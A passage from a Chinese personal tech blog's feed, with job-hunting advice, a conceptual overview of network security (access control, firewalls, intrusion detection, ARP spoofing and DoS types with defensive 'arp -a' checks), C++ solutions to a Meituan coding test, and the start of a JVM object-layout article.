只要与<strong>算法</strong>相关的都可以刷一刷，如果时间紧迫：Leetcode刷熟练就可以了。（这也是企业笔试中的硬性要求）</li><li><strong>夯实基础</strong>，例如投递岗位要求的一些基本知识，面试过程中不要犯低级错误！建议是先追求广度，再追求深度。对于某些拓展知识例如分布式共识算法、加密算法、Git、Docker使用等等，不要钻到太深，但是基本概念要尽量知道。<strong>基本要求就是要和简历上的内容相呼应！</strong></li><li>注重<strong>软技能</strong>：如何检索信息？（说百度你就挂了，真人真事）如何解决实际问题？如何改善自己项目达到某种要求（性能、存储等方面）？（某厂面试官原话：其实八股大家都会，就看你有没有较强的学习能力和对技术的热爱差程度）。</li><li>多多看一些技术博客，如果有机会，自己搭建一个技术博客，说不定哪篇文章能让面试官眼前一亮呢？<strong>我觉得这也是一个很大的加分项！</strong>（ 知乎等一些厂的研发岗位明确表示拥有博客加分）</li><li>如果知识点太多，可以使用一些平台例如<strong>ProcessOn</strong>来做一个自己的<strong>知识图谱</strong>，以便面试前的快速查缺补漏，例如我的Java方面的知识图谱：<a href="https://www.processon.com/mindmap/61f3d1641e08530f01582fa2" target="_blank">Tans的知识图谱</a></li><li>多去一些平台刷面经，我用的比较多的是<strong>牛客</strong>，对于校招生投递的时候尽量官网投递，而不是<strong>Boss直聘</strong>、<strong>脉脉</strong>那种渠道。</li></ul><p>以后还会不定期更新此篇文章，还是那句话，皇天不负有心人，坚持就是胜利，其实考完研的那几天我觉得天都要塌了，就业也没工作，考研又考不上，幸好当时没有气馁，经过自己的努力，最后两者都有非常满意的结果！<strong>所以不怕你失败，就怕你失败后找不到接下来的目标，换赛道两手准备也好，继续坚持也好，不让自己闲着就是前进。</strong> 希望这篇帖子能给你带来帮助。祝好！</p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[安全系列之网络安全概述]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/wang-luo-an-quan" />
                <id>tag:https://tans.fun,2023-03-29:wang-luo-an-quan</id>
                <published>2023-03-29T15:15:59+08:00</published>
                <updated>2023-03-29T15:17:10+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="%E7%BD%91%E7%BB%9C%E5%AE%89%E5%85%A8" tabindex="-1">网络安全</h1><p><div class="table-of-contents"><ul><li><a href="#%E7%BD%91%E7%BB%9C%E5%AE%89%E5%85%A8">网络安全</a><ul><li><a href="#%E8%AE%BF%E9%97%AE%E6%8E%A7%E5%88%B6">访问控制</a><ul><li><a href="#dac">DAC</a></li><li><a href="#mac">MAC</a></li></ul></li><li><a href="#%E9%98%B2%E7%81%AB%E5%A2%99">防火墙</a><ul><li><a href="#%E9%98%B2%E7%81%AB%E5%A2%99%E7%9A%84%E4%BD%93%E7%B3%BB%E7%BB%93%E6%9E%84">防火墙的体系结构</a></li></ul></li><li><a href="#%E5%85%A5%E4%BE%B5%E6%A3%80%E6%B5%8B">入侵检测</a><ul><li><a href="#%E5%85%A5%E4%BE%B5%E6%A3%80%E6%B5%8B%E6%8A%80%E6%9C%AF">入侵检测技术</a></li></ul></li><li><a href="#%E7%BD%91%E7%BB%9C%E6%94%BB%E5%87%BB">网络攻击</a><ul><li><a href="#arp%E6%94%BB%E5%87%BB">ARP攻击</a></li><li><a href="#dos%E6%94%BB%E5%87%BB">DoS攻击</a></li></ul></li></ul></li></ul></div></p><p>本篇文章探讨一下网络安全，主要从以下几个方面入手: 访问控制、防火墙、入侵检测、网络攻击。由于网络安全内容过于繁多，所以主要对其有一个初步的了解即可。</p><h2 id="%E8%AE%BF%E9%97%AE%E6%8E%A7%E5%88%B6" tabindex="-1">访问控制</h2><p>系统使用一定的策略来对用户身份及其所属的预先定义的策略组限制其使用数据资源能力的手段。主要目的是<strong>控制主体对客体的访问</strong>。</p><p>访问控制主要包括： <strong>主体</strong>， <strong>客体</strong>， <strong>控制策略</strong></p><p>安全策略的<strong>实施原则</strong>：</p><ul><li>最小特权原则，给主体最低限度的授权权力</li><li>最小泄露原则：给主体所需知道的信息的主体权力</li><li>多级安全策略：划分多个安全等级，对于某一客体，安全级别比其高的主体才能访问。</li></ul><h3 id="dac" tabindex="-1">DAC</h3><p>自助访问控制模型，<strong>允许合法用户按照策略访问客体，而阻止非授权用户的访问，同时某些用户可以自主的将自己所拥有的客体访问权限授予其他用户</strong>。</p><h3 id="mac" tabindex="-1">MAC</h3><p>强制访问控制模型，<strong>系统事先给访问主体和受控对象分配不同的安全等级属性</strong>。</p><p>主体对客体的访问方式主要：向下读，向下写，向上读，向上写</p><p>几种控制模型：</p><ul><li>Lattice模型，<em><strong>适用于需要对信息资源进行明显分类的系统</strong></em></li><li>BLP模型，无下写，无上读，也就是说绝密级程序无法将绝密信息写到机密级程序中。<em><strong>强调信息的保密性能但是忽略了信息的完整性</strong></em>（上面的信息不能传到上面，下面的人也别读取上面的事情）</li><li>Biba模型， 禁止向上写，没有向下读。（下面的东西不要传上去，上面的也别读下面的）</li></ul><h2 id="%E9%98%B2%E7%81%AB%E5%A2%99" tabindex="-1">防火墙</h2><p>防火墙控制方法：</p><ul><li>服务控制</li><li>方向控制</li><li>用户控制</li><li>行为控制</li></ul><h3 id="%E9%98%B2%E7%81%AB%E5%A2%99%E7%9A%84%E4%BD%93%E7%B3%BB%E7%BB%93%E6%9E%84" tabindex="-1">防火墙的体系结构</h3><ul><li>双重宿主主机体系结构</li><li>屏蔽主机体系结构</li><li>屏蔽子网体系结构</li></ul><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230319232923126.png?x-oss-process=style/water" alt="image-20230319232923126" style="zoom: 25%;" /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/24065929-7a895160e4de5318.png?x-oss-process=style/water" alt="img" style="zoom:25%;" /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/24065929-571162e9012b113f.png?x-oss-process=style/water" alt="img" style="zoom:25%;" /><h2 id="%E5%85%A5%E4%BE%B5%E6%A3%80%E6%B5%8B" tabindex="-1">入侵检测</h2><blockquote><p>入侵检测是一种主动保护自己的网络和系统免遭非法攻击的网络安全技术。主要功能包括： 监控分析用户和系统活动，发现入侵企图和异常现象，记录报警和响应，审计评估关键系统和数据文件的完整性等。</p></blockquote><h3 id="%E5%85%A5%E4%BE%B5%E6%A3%80%E6%B5%8B%E6%8A%80%E6%9C%AF" tabindex="-1">入侵检测技术</h3><p>主要分为 <strong>异常检测技术</strong> 和 <strong>误用检测技术</strong>。</p><p>首先，异常检测技术的思想主要是<em>凡事皆有规律，而入侵会引起用户或者系统行为的异常，有点事后诸葛亮的意思</em>。将规律称作<strong>用户轮廓</strong>，主要包括：</p><ul><li>统计分析，依靠特征变量的历史数据建立统计模型，运用该模型对特征变量未来的取值进行预测和隔离。缺点：难以确定门限值，入侵者可以训练该门限值。训练出来的模型可以是<em>均值和标准差模型</em>，<em>多元模型</em>，<em>时间序列模型</em>。</li><li>神经网络，利用神经网络通过一系列信息单元训练神经元，给定一定的输入时候，可以预测部分输出。</li></ul><p>再者，<strong>误用检测技术</strong>的思想是<em>通过某种方式预先定义入侵行为，然后监视系统，从中找出符合预先定义规则的行为，有点请君入瓮的意思</em>。</p><ul><li>专家系统 将入侵的知识转换为<strong>if-then</strong>结构的规则，将构成入侵所要求的条件转换为if部分，面临<strong>全面性问题</strong>和 <strong>效率问题</strong></li><li>模型推理，结合已有的攻击脚本推理出入侵行为是否出现。当时不能解决复杂脚本</li><li>状态转换分析，将入侵行为看作是行动序列，这个序列导致系统从初始状态转入入侵状态，只需要提取从正常态转换为入侵态的<strong>关键条件</strong>，那么就可以将该条件集成到模型中来。因此不用查找审计记录。但是不善于分析过分复杂的事件，不能检测和系统状态无关的入侵。</li></ul><p>此外还有其他的检测技术：</p><ul><li>完整性分析，通过检测当前系统文件或者系统表，来检查是否发生或者即将发生入侵行为。不利于实时响应，但是检测效果比较好（只要系统文件发生改变）</li><li></li></ul><h2 id="%E7%BD%91%E7%BB%9C%E6%94%BB%E5%87%BB" tabindex="-1">网络攻击</h2><p>攻击的类型：</p><ul><li>阻断攻击</li><li>截取攻击</li><li>篡改攻击</li><li>伪造攻击</li></ul><p>被动攻击包括 <strong>报文内容的泄露</strong>，<strong>通信分析</strong>。 主要被动的接收信息并且分析</p><p>主动攻击包括 <strong>伪装</strong>，<strong>回答</strong>，<strong>修改报文</strong>，<strong>拒绝服务</strong>，对数据流的某些修改或者截取数据流。</p><h3 id="arp%E6%94%BB%E5%87%BB" tabindex="-1">ARP攻击</h3><p>ARP欺骗攻击：</p><ol><li>发送大量虚假MAC地址数据包，原理是地址映射表的大小也就有限，但是不适用于静态地址映射表的交换表</li><li>ARP欺骗，中间人攻击，向主机A和主机B分别发送ARP应答包，使他们各自的ARP缓存中目的IP地址都是C的MAC地址（本来应为 MAC-A和MAC-B）。</li><li>修改本地MAC地址达到嗅探，只适用与动态生成地址映射表的交换机。</li></ol><p><strong>攻击溯源</strong></p><ol><li>捕包分析，运行一台主机上运行抓包软件，如果某个IP不断发送ARP Request请求包，那么本IP可疑</li><li>找一台不能上网的主机，运行<code>arp -a</code>命令，如果本主机有和其他主机的MAC地址，说明本地主机和这台主机最后有过数据通信。</li><li>使用<code>tracert ip </code>来查看访问路径，如果有中间有其他跳跃，那么就是中间人。</li></ol><pre><code class="language-shell"># arp -a接口: 10.161.152.9 --- 0xf  Internet 地址         物理地址              类型  10.161.255.254        70-c6-dd-09-b0-02     动态  10.161.255.255        ff-ff-ff-ff-ff-ff     静态  224.0.0.22            01-00-5e-00-00-16     静态  224.0.0.251           01-00-5e-00-00-fb     静态  224.0.0.252           01-00-5e-00-00-fc     静态  224.0.0.253           01-00-5e-00-00-fd     静态  239.255.255.250       01-00-5e-7f-ff-fa     静态  255.255.255.255       ff-ff-ff-ff-ff-ff     静态接口: 172.21.32.1 --- 0x3a  Internet 地址         物理地址              类型  172.21.47.255         ff-ff-ff-ff-ff-ff     静态  224.0.0.22            01-00-5e-00-00-16     静态  224.0.0.251           01-00-5e-00-00-fb     静态  224.0.0.252           01-00-5e-00-00-fc     静态  239.255.255.250       01-00-5e-7f-ff-fa     静态  255.255.255.255       ff-ff-ff-ff-ff-ff     静态</code></pre><p><strong>攻击防御方法</strong></p><ol><li>减少ARP缓存过期时间</li><li>建立静态ARP表</li><li>禁止ARP，适用于小型网络</li></ol><h3 id="dos%E6%94%BB%E5%87%BB" tabindex="-1">DoS攻击</h3><p>全称Denial of Service ，拒绝服务攻击。具体类型</p><ul><li>Ping Of Death攻击, 使用基于ICMP的ping工具来请求目标服务器，以消耗目标服务器资源。（在ICMP报文增加非常多的冗余信息，从而使得接收方对这种舒适堡处理的时候就会出现内存分配错误发，导致TCP/IP堆栈溢出，从而引起系统崩溃）</li><li>Land攻击，发送一个TCP封包（源地址和目的地址都是某一个服务器），将会导致服务器向自己发送一个SYN-ACK消息，无限循环，直到超时。</li><li>SYN洪水，攻击者伪造IP，只给服务器发送一个<code>SYN</code>包，而不去进行第三次握手过程，这样目标服务器的TCP连接处于半连接状态，消耗目标服务器资源。</li><li>Smurf：讲源地址伪造成被攻击方IP，然后广播ICMP Echo请求，这样被攻击方就会被ICMP Echo-Reply应答淹没。</li><li>HTTP 洪水，HTTP GET FLOOP针对应用服务器的某个文件，对其进行快速反复读取操作，从而造成服务器资源减少直到崩溃。</li><li>CC攻击，攻击者控制肉鸡攻击，使用代理服务器向受害者服务器发送大量貌似合法的请求。</li></ul><p>DOS检测：</p><ul><li>基于误用地DDoS检测，事先收集已有DDoS攻击地各种特征，然后将当前网络中数据包特征和各种攻击特征相互比较，如果特征匹配则发现DDoS攻击，（事前预防）<ul><li>特征匹配</li><li>模型推理</li><li>状态转换</li><li>专家系统</li></ul></li><li>基于异常的DDoS检测：通过监视系统审计记录上异常使用地异常情况，可以检测出违反安全地时间，目前，大多数地DDoS攻击检测都属于异常检测。<ul><li>统计检测</li><li>模式预测</li><li>人工智能检测</li><li>机器学习检测</li></ul></li><li>混合模式DDoS检测：由异常检测发现攻击，从发现的攻击中摘录特征放入误用模式特征库中，再1误用检测地方法来检测DDoS攻击。</li></ul>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[2023-3-11美团笔试]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/2023-3-11-mei-tuan-bi-shi" />
                <id>tag:https://tans.fun,2023-03-09:2023-3-11-mei-tuan-bi-shi</id>
                <published>2023-03-09T07:04:38+08:00</published>
                <updated>2023-03-22T16:00:32+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="%E7%BE%8E%E5%9B%A2%E7%AC%94%E8%AF%95" tabindex="-1">美团笔试</h1><p><div class="table-of-contents"><ul><li><a href="#%E7%BE%8E%E5%9B%A2%E7%AC%94%E8%AF%95">美团笔试</a><ul><li><ul><li><a href="#1.-%E5%AD%97%E7%AC%A6%E4%B8%B2%E4%BF%AE%E6%94%B9">1. 字符串修改</a></li><li><a href="#2.-%E6%9C%80%E4%BC%98%E8%A7%84%E5%88%92">2. 最优规划</a></li><li><a href="#3.-%E5%8C%BA%E9%97%B4%E8%A6%86%E7%9B%96%E6%9C%80%E5%A4%A7%E6%AC%A1%E6%95%B0">3. 区间覆盖最大次数</a></li><li><a href="#4.-%E5%9D%A6%E5%85%8B%E5%A4%A7%E6%88%98">4. 坦克大战</a></li><li><a href="#5.-%E5%B9%B3%E8%A1%A1%E8%8A%82%E7%82%B9%E4%B8%AA%E6%95%B0">5. 平衡节点个数</a></li></ul></li><li><a href="#%E7%9B%B8%E5%85%B3%E9%98%85%E8%AF%BB">相关阅读</a></li></ul></li></ul></div></p><h3 id="1.-%E5%AD%97%E7%AC%A6%E4%B8%B2%E4%BF%AE%E6%94%B9" tabindex="-1">1. 字符串修改</h3><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1678599218443.png?x-oss-process=style/water" alt="image-1678599218443" /></p><blockquote><p>输入： 一个字符串S</p></blockquote><p>任意一个字符串，修改字符，如何才能使得修改后的字符串不包含两个连续相同的字符？模拟即可</p><pre><code class="language-c++">#include &lt;bits/stdc++.h&gt;using namespace std;typedef long long ll;typedef unsigned long long ull;#define ms(s,val) memset(s, val, sizeof(s))const int inf = INT_MAX;int T;int main(int argc, char * argv[]){string s;cin &gt;&gt; s;int n = s.size();int ans = 0;    // 判断当前字符和上一字符是否相等，如果不相等，可以暂时修改为&quot;+&quot;for(int i = 1; i &lt; n; i++){if(s[i] == s[i-1]){s[i] = &#39;+&#39;;ans++;}}cout &lt;&lt; ans;    return 0;}</code></pre><h3 id="2.-%E6%9C%80%E4%BC%98%E8%A7%84%E5%88%92" tabindex="-1">2. 最优规划</h3><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230312131423424.png?x-oss-process=style/water" alt="image-20230312131423424" /></p><blockquote><p>输入：</p><ol><li>第一行 n， m， k 分别代表行数、列数和颜色转换需要的金币数</li><li>输入 colors颜色二维数组</li><li>输入金币二维数组代表每点的金币个数</li></ol></blockquote><p>动态规划即可，<br /><code>dp[i][j]</code>代表到达 <code>(i,j)</code> 最大的价值，转移方程也就不难推出了。<br />需要注意的是</p><ol><li>上一步<code>(i-1,j) or (i, j-1)</code>是否可以到达（如果为-1那么就是不可达）</li><li>如果上一步到此步有颜色转换，那么上一步是否可以移动到此位置也就是<code>dp[i-1][j] or dp[i][j-1] &gt;= k</code></li></ol><pre><code class="language-cpp">#include &lt;bits/stdc++.h&gt;using namespace std;typedef long long ll;typedef unsigned long long ull;#define ms(s,val) memset(s, val, sizeof(s))const int inf = INT_MAX;int T, n, m, k;const int MAXN = 200;int coins[MAXN][MAXN];char colors[MAXN][MAXN];int main(int argc, char * argv[]){cin &gt;&gt; n &gt;&gt; m &gt;&gt; k;for(int i = 0; i &lt; n; i++) for(int j = 0; j &lt; m; j++) cin &gt;&gt; colors[i][j];for(int i = 0; i &lt; n; i++) for(int j = 0; j &lt; m; j++) cin &gt;&gt; coins[i][j];int dp[MAXN][MAXN];memset(dp, 0, sizeof(dp));int ans = 0;dp[0][0] = 0;for(int i = 0; i &lt; n; i++){for(int j = 0; j &lt; m; j++){if(i or j) dp[i][j] = -1;else continue;            // 需要注意 1. 上一步是否可以到达（如果为-1那么就是不可达） 2.如果有颜色转换，上一步是否可以移动到此位置也就是是否大于等于Kif(i &gt; 0 and dp[i-1][j] &gt;= 0){if(colors[i-1][j] == colors[i][j]) dp[i][j] = max(dp[i][j], dp[i-1][j] + coins[i][j]);else if(dp[i-1][j] &gt;= k) dp[i][j] = max(dp[i][j], dp[i-1][j] + coins[i][j] - k);}// dp[i][j] = -1;if(j &gt; 0 and dp[i][j-1] &gt;= 0){if(colors[i][j-1] == colors[i][j]) dp[i][j] = max(dp[i][j], dp[i][j-1] + coins[i][j]);else if(dp[i][j-1] &gt;= k) dp[i][j] = max(dp[i][j], dp[i][j-1] + coins[i][j] - k);}ans = max(ans, dp[i][j]);}}cout &lt;&lt; ans;    return 0;}</code></pre><h3 id="3.-%E5%8C%BA%E9%97%B4%E8%A6%86%E7%9B%96%E6%9C%80%E5%A4%A7%E6%AC%A1%E6%95%B0" tabindex="-1">3. 区间覆盖最大次数</h3><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230312131443781.png?x-oss-process=style/water" alt="image-20230312131443781" /></p><blockquote><p>输入 ：<br />第一行：  n 代表区间个数<br />第二行， 输入所有区间的起始端点<br />第三行， 输入所有区间的末尾端点</p></blockquote><p>使用差分数组, 插入<code>[from, to]</code>区间的时候，使得<code>mp[from]++, mp[to+1]--</code>, 然后再通过前缀求和，就可以得到每个点的覆盖次数。需要注意的是 <code>1^9+10</code>的数据情况下，我们不能模拟全部点，应该只保存端点，因此应该使用散列表。</p><pre><code class="language-cpp">#include &lt;bits/stdc++.h&gt;using namespace std;typedef long long ll;typedef unsigned long long ull;#define ms(s,val) memset(s, val, sizeof(s))const int inf = INT_MAX;int T;const int MAXN = 1e5 + 10;int from[MAXN], to[MAXN], n;int main(int argc, char * argv[]){map&lt;int, int&gt; mp;cin &gt;&gt; n;for(int i = 0; i &lt; n; i++) cin &gt;&gt; from[i];for(int i = 0; i &lt; n; i++) cin &gt;&gt; to[i];for(int i = 0; i &lt; n; i++){mp[from[i]]++;mp[to[i] + 1]--;}int max_count = 0;int count = 0;vector&lt;pair&lt;int,int&gt;&gt; p;for(auto it : mp){count += it.second;max_count = max(count, max_count);p.push_back({it.first, count});}int ans = 0;    //如果从某一端点开始可以取得最大值，那么此段点到下一端点范围的点都满足题意for(int i = 0; i &lt; p.size(); i++){if(p[i].second == max_count){ans += p[i+1].first - p[i].first;}}cout &lt;&lt; max_count &lt;&lt; &quot; &quot; &lt;&lt; ans;    return 0;}</code></pre><h3 id="4.-%E5%9D%A6%E5%85%8B%E5%A4%A7%E6%88%98" tabindex="-1">4. 坦克大战</h3><p>大模拟即可，题目挺复杂的，也忘记截图保存学习了，此题只过了82%。</p><p>感谢@hammer 提供的题目简要概括：</p><blockquote><p>@hammer : 坦克大战题目应该是出自知乎，除了子弹速度不一样 <a href="https://zhuanlan.zhihu.com/p/575687028" target="_blank">https://zhuanlan.zhihu.com/p/575687028</a></p></blockquote><pre><code class="language-cpp">#include &lt;bits/stdc++.h&gt;using namespace std;typedef long long ll;typedef unsigned long long ull;#define ms(s,val) memset(s, val, sizeof(s))const int inf = INT_MAX;int T;int flag[16][16]; //0 未被占领  1 2 分别占领unordered_map&lt;char,int&gt; xx;unordered_map&lt;char,int&gt; yy;unordered_map&lt;char, int&gt; hh;string s, t;bool checkMove(char ch){return ch == &#39;U&#39; or ch == &#39;D&#39; or ch == &#39;L&#39; or ch == &#39;R&#39;;}int main(int argc, char * argv[]){cin &gt;&gt; s &gt;&gt; t;xx[&#39;U&#39;] = -1, xx[&#39;D&#39;] = 1, xx[&#39;L&#39;] = xx[&#39;R&#39;] = 0;yy[&#39;L&#39;] = -1, yy[&#39;R&#39;] = 1, yy[&#39;D&#39;] = yy[&#39;U&#39;] = 0;int n = s.size();    //代表位置int x1 = 0, y1 = 0, x2 = 15, y2 = 15;    //代表朝向int h1 = &#39;R&#39;, h2 = &#39;L&#39;;    // a ： 代表经过几轮结束游戏 b: 结局情况    // b= 0：未定； 1：D胜,  2: W胜， 3：平局int a = n - 1, b = 0;flag[0][0] = 1, flag[15][15] = 2;for(int i = 0; i &lt; 256; i++){int cx1 = x1, cy1 = y1, cx2 = x2, cy2 = y2;//判断是否能否被摧毁bool at1 = false, at2 = false;if(not checkMove(s[i])){if(h1 == &#39;U&#39; and y1 == y2 and x2 &lt; x1){ a = i, b = 1; at1 = true;}if(h1 == &#39;R&#39; and x1 == x2 and y2 &gt; y1){ a = i, b = 1; at1 = true;}if(h1 == &#39;D&#39; and y1 == y2 and x2 &gt; x1){ a = i, b = 1; at1 = true;}if(h1 == &#39;L&#39; and x1 == x2 and y2 &lt; y1){ a = i, b = 1; at1 = true;}}if(not checkMove(t[i])){if(h2 == &#39;U&#39; and y1 == y2 and x2 &gt; x1){ a = i, b = 2; at2 = true;}if(h2 == &#39;R&#39; and x1 == x2 and y2 &lt; y1){ a = i, b = 2; at2 = true;}if(h2 == &#39;D&#39; and y1 == y2 and x2 &lt; x1){ a = i, b = 2; at2 = true;}if(h2 == &#39;L&#39; and x1 == x2 and y2 &gt; y1){ a = i, b = 2; at2 = true;}}        //如果可以相互摧毁，那么平局if(at1 or at2){if(at1 and at2) a = i, b = 3;break;}cx1 = x1 + xx[s[i]], cy1 = y1 + yy[s[i]];cx2 = x2 + xx[t[i]], cy2 = y2 + yy[t[i]];//相撞，平局if(cx1 == cx2 and cy1 == cy2 and flag[cx1][cy1] == 0){a = i;b = 3;break;}        //尝试改变位置if(checkMove(s[i])){h1 = s[i];if(flag[cx1][cy1] != 2) flag[cx1][cy1] = 1, x1 = cx1, y1 = cy1; }if(checkMove(t[i])){h2 = t[i];if(flag[cx2][cy2] != 1) flag[cx2][cy2] = 2, x2 = cx2, y2 = cy2; }}//前面未定胜负，查看占领区域数量if(b == 0){int cnt1 = 0, cnt2 = 0;for(int i = 0; i &lt; 16; i++){for(int j = 0; j &lt; 16; j++){if(flag[i][j] == 1) cnt1++;if(flag[i][j] == 2) cnt2++;}}if(cnt1 &gt; cnt2) b = 1;else if(cnt1 &lt; cnt2) b = 2;else b = 3;a = n - 1;}if(b == 1) cout &lt;&lt; a + 1 &lt;&lt; endl &lt;&lt; &quot;D&quot; &lt;&lt; endl;else if(b == 2) cout &lt;&lt; a + 1 &lt;&lt; endl  &lt;&lt; &quot;W&quot; &lt;&lt; endl;else cout &lt;&lt; a + 1 &lt;&lt; endl  &lt;&lt; &quot;P&quot; &lt;&lt;endl;    return 0;}</code></pre><h3 id="5.-%E5%B9%B3%E8%A1%A1%E8%8A%82%E7%82%B9%E4%B8%AA%E6%95%B0" tabindex="-1">5. 平衡节点个数</h3><blockquote><p>给你一个数组，然后里面存储的每个节点的父节点编号，以及每个节点的颜色（R或者B），问这棵树中所有平衡节点的个数？平衡节点的意思是指：该节点和该节点的所有子树的两种颜色的节点个数相同。</p></blockquote><p>首先根据题意构造出原来多叉树，然后递归求解每个节点左右子树的颜色总数平衡即可，力扣有大量这种题目。<br />注意，由于一直在调第四题，所以这道题没有a完就提交了，也没看过了多少样例，听同学说是多叉树，么看清题意。但是思路应该都差不多，所以该题代码<strong>仅供参考叭</strong>~</p><pre><code class="language-cpp">#include &lt;bits/stdc++.h&gt;using namespace std;typedef long long ll;typedef unsigned long long ull;#define ms(s,val) memset(s, val, sizeof(s))const int inf = INT_MAX;struct Node{int val;int color;Node *left;Node *right;Node(int _color){this-&gt;color = _color;left = nullptr;right = nullptr;}};int T;// unordered_map&lt;Node*, pair&lt;int,int&gt;&gt; mp;const int MAXN = 100001;unordered_map&lt;int, Node*&gt; mp;int ans = 0;pair&lt;int,int&gt; cal(Node* node){if(not node) return {0, 0};auto leftHave = cal(node-&gt;left);auto righthave = cal(node-&gt;right);int R = leftHave.first + righthave.first + (node-&gt;color == 0);int L = leftHave.second + righthave.second + (node-&gt;color == 1);cout &lt;&lt; R &lt;&lt; L &lt;&lt; endl;if(R == L) ans++;return make_pair(R, L); }void print(Node* root){if(not root) return;print(root-&gt;left);cout &lt;&lt; root-&gt;color;print(root-&gt;right);}int main(int argc, char * argv[]){int n;cin &gt;&gt; n;string color; cin &gt;&gt; color;vector&lt;Node*&gt; s(n + 1);for(int i = 1; i &lt;= n; i++){int c = color[i-1] == &#39;R&#39; ? 0 : 1;s[i] = new Node(c);}int father;for(int i = 2; i &lt;= n; i++) {cin &gt;&gt; father;if(not s[father]-&gt;left) s[father]-&gt;left = s[i];else s[father]-&gt;right = s[i];}ans = 0;cal(s[1]);cout &lt;&lt; ans;    return 0;}</code></pre><p>如有纰漏，还请评论指正 欢迎关注此小站  <a href="https://tans.fun" target="_blank">https://tans.fun</a> ~ 如果有问题，可以评论，<br />建议注明正确的邮箱，这样可以邮箱给您回复</p><p>注：<strong>该贴题目以及答案仅供学习参考使用，如有侵权请联系博主删除。</strong></p><h2 id="%E7%9B%B8%E5%85%B3%E9%98%85%E8%AF%BB" tabindex="-1">相关阅读</h2><ol><li><a href="https://tans.fun/archives/ji-di-yi-ci-yu-kuai-de-mei-tuan-mian-shi-jing-li" target="_blank">记录一次美团面试</a></li><li><a href="https://tans.fun/archives/xiecheng" target="_blank">2022-4-14携程笔试</a></li><li><a href="https://tans.fun/archives/tecent-2022-exam" target="_blank">2022-4-24腾讯技术后端场笔试</a></li><li><a href="https://tans.fun/archives/jing-dong-bi-shi" target="_blank">2022京东春招笔试4-2</a></li><li><a href="https://tans.fun/archives/tecent-bi-shi" target="_blank">腾讯音乐笔试2022-4-7场</a></li><li><a href="https://tans.fun/archives/xiecheng" target="_blank">2022-4-14携程笔试</a></li></ol>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[浅谈JVM系列之对象内存布局]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/qian-tan-jvm-dui-xiang-nei-cun-bu-ju" />
                <id>tag:https://tans.fun,2023-02-26:qian-tan-jvm-dui-xiang-nei-cun-bu-ju</id>
                <published>2023-02-26T00:41:36+08:00</published>
                <updated>2023-03-17T21:56:20+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<h1 id="jvm%E7%B3%BB%E5%88%97%E4%B9%8B%E5%AF%B9%E8%B1%A1%E5%86%85%E5%AD%98%E5%B8%83%E5%B1%80" tabindex="-1">JVM系列之对象内存布局</h1><p>在HotSpot虚拟机里，对象在内存中的存储布局可以划分为三个部分：<strong>对象头(header)、实例数据（Instance Data）和对齐填充（Padding）</strong>,如图所示：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230226000007071.png?x-oss-process=style/water" alt="image-20230226000007071" /></p><h2 id="%E5%90%84%E9%83%A8%E5%88%86%E4%BD%9C%E7%94%A8" tabindex="-1">各部分作用</h2><h3 id="%E4%B8%80%E3%80%81header%EF%BC%88%E5%AF%B9%E8%B1%A1%E5%A4%B4%EF%BC%89" tabindex="-1">一、Header（对象头）</h3><p>Header是 对象结构的第一部分，通常包括实例对象的Markword、类元指针、长度字段（如果是数组对象）。同时在64位和32位操作系统下，他们占用的空间也不一样，下面我们逐一介绍：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230225234311423.png?x-oss-process=style/water" alt="image-20230225234311423" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/water?x-oss-process=style/water" alt="image-20230226002415370" /></p><h4 id="1.-markword" tabindex="-1">1. Markword</h4><p>主要包括锁信息、Hashcode、GC年龄、锁状态标志、线程持有的锁、偏向线程的ID、偏向时间戳等等。<strong>特别的，这一部分和Java中的锁息息相关</strong>。同时在Markword中，为了使得空间利用最大化，Hotspot采用不同的标志位来代表当前对象处于不同的状态，并且代表不同的数据解读方式。</p><p>例如32位Java虚拟机中的Markword格式：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230225201531688.png?x-oss-process=style/water" alt="image-20230225201531688" /></p><p>同时，下图是64位虚拟机中Markword格式，注意，64位Java虚拟机中的Markword占用<code>8byte</code>：</p><p><img src="https://file.xiaoyu72.com/default-minio-storage/2022/7/20220714100718.png" alt="img" /></p><h4 id="2.-klass-pointer" tabindex="-1">2. Klass Pointer</h4><p>类型指针，这里指向类型元数据的指针，JVM通过该指针确定该对象是哪个类的实例。其中，32位JVM为32位，64位JVM为64位，同时，在64位系统中，可以开启JVM类型压缩参数<code>-XX:-UseCompressedOops</code>来启用指针压缩。通过下图可以看到，虚拟机通过这个指针指向方法区的Klass对象：</p><p><img src="https://file.xiaoyu72.com/default-minio-storage/2022/4/20220420173245.png" alt="img" /></p><h4 id="3.-length%EF%BC%88%E5%8F%AF%E9%80%89%EF%BC%89" tabindex="-1">3. Length（可选）</h4><p>此部分只在对象类型是数组类型的情况下使用，该字段表明数组的长度。如果开启<code>+UseCompressedOops</code>选项，<strong>该区域长度也将由64位压缩至32位</strong>。</p><h3 id="%E4%BA%8C%E3%80%81instance-data%EF%BC%88%E5%AE%9E%E4%BE%8B%E6%95%B0%E6%8D%AE%EF%BC%89" tabindex="-1">二、Instance  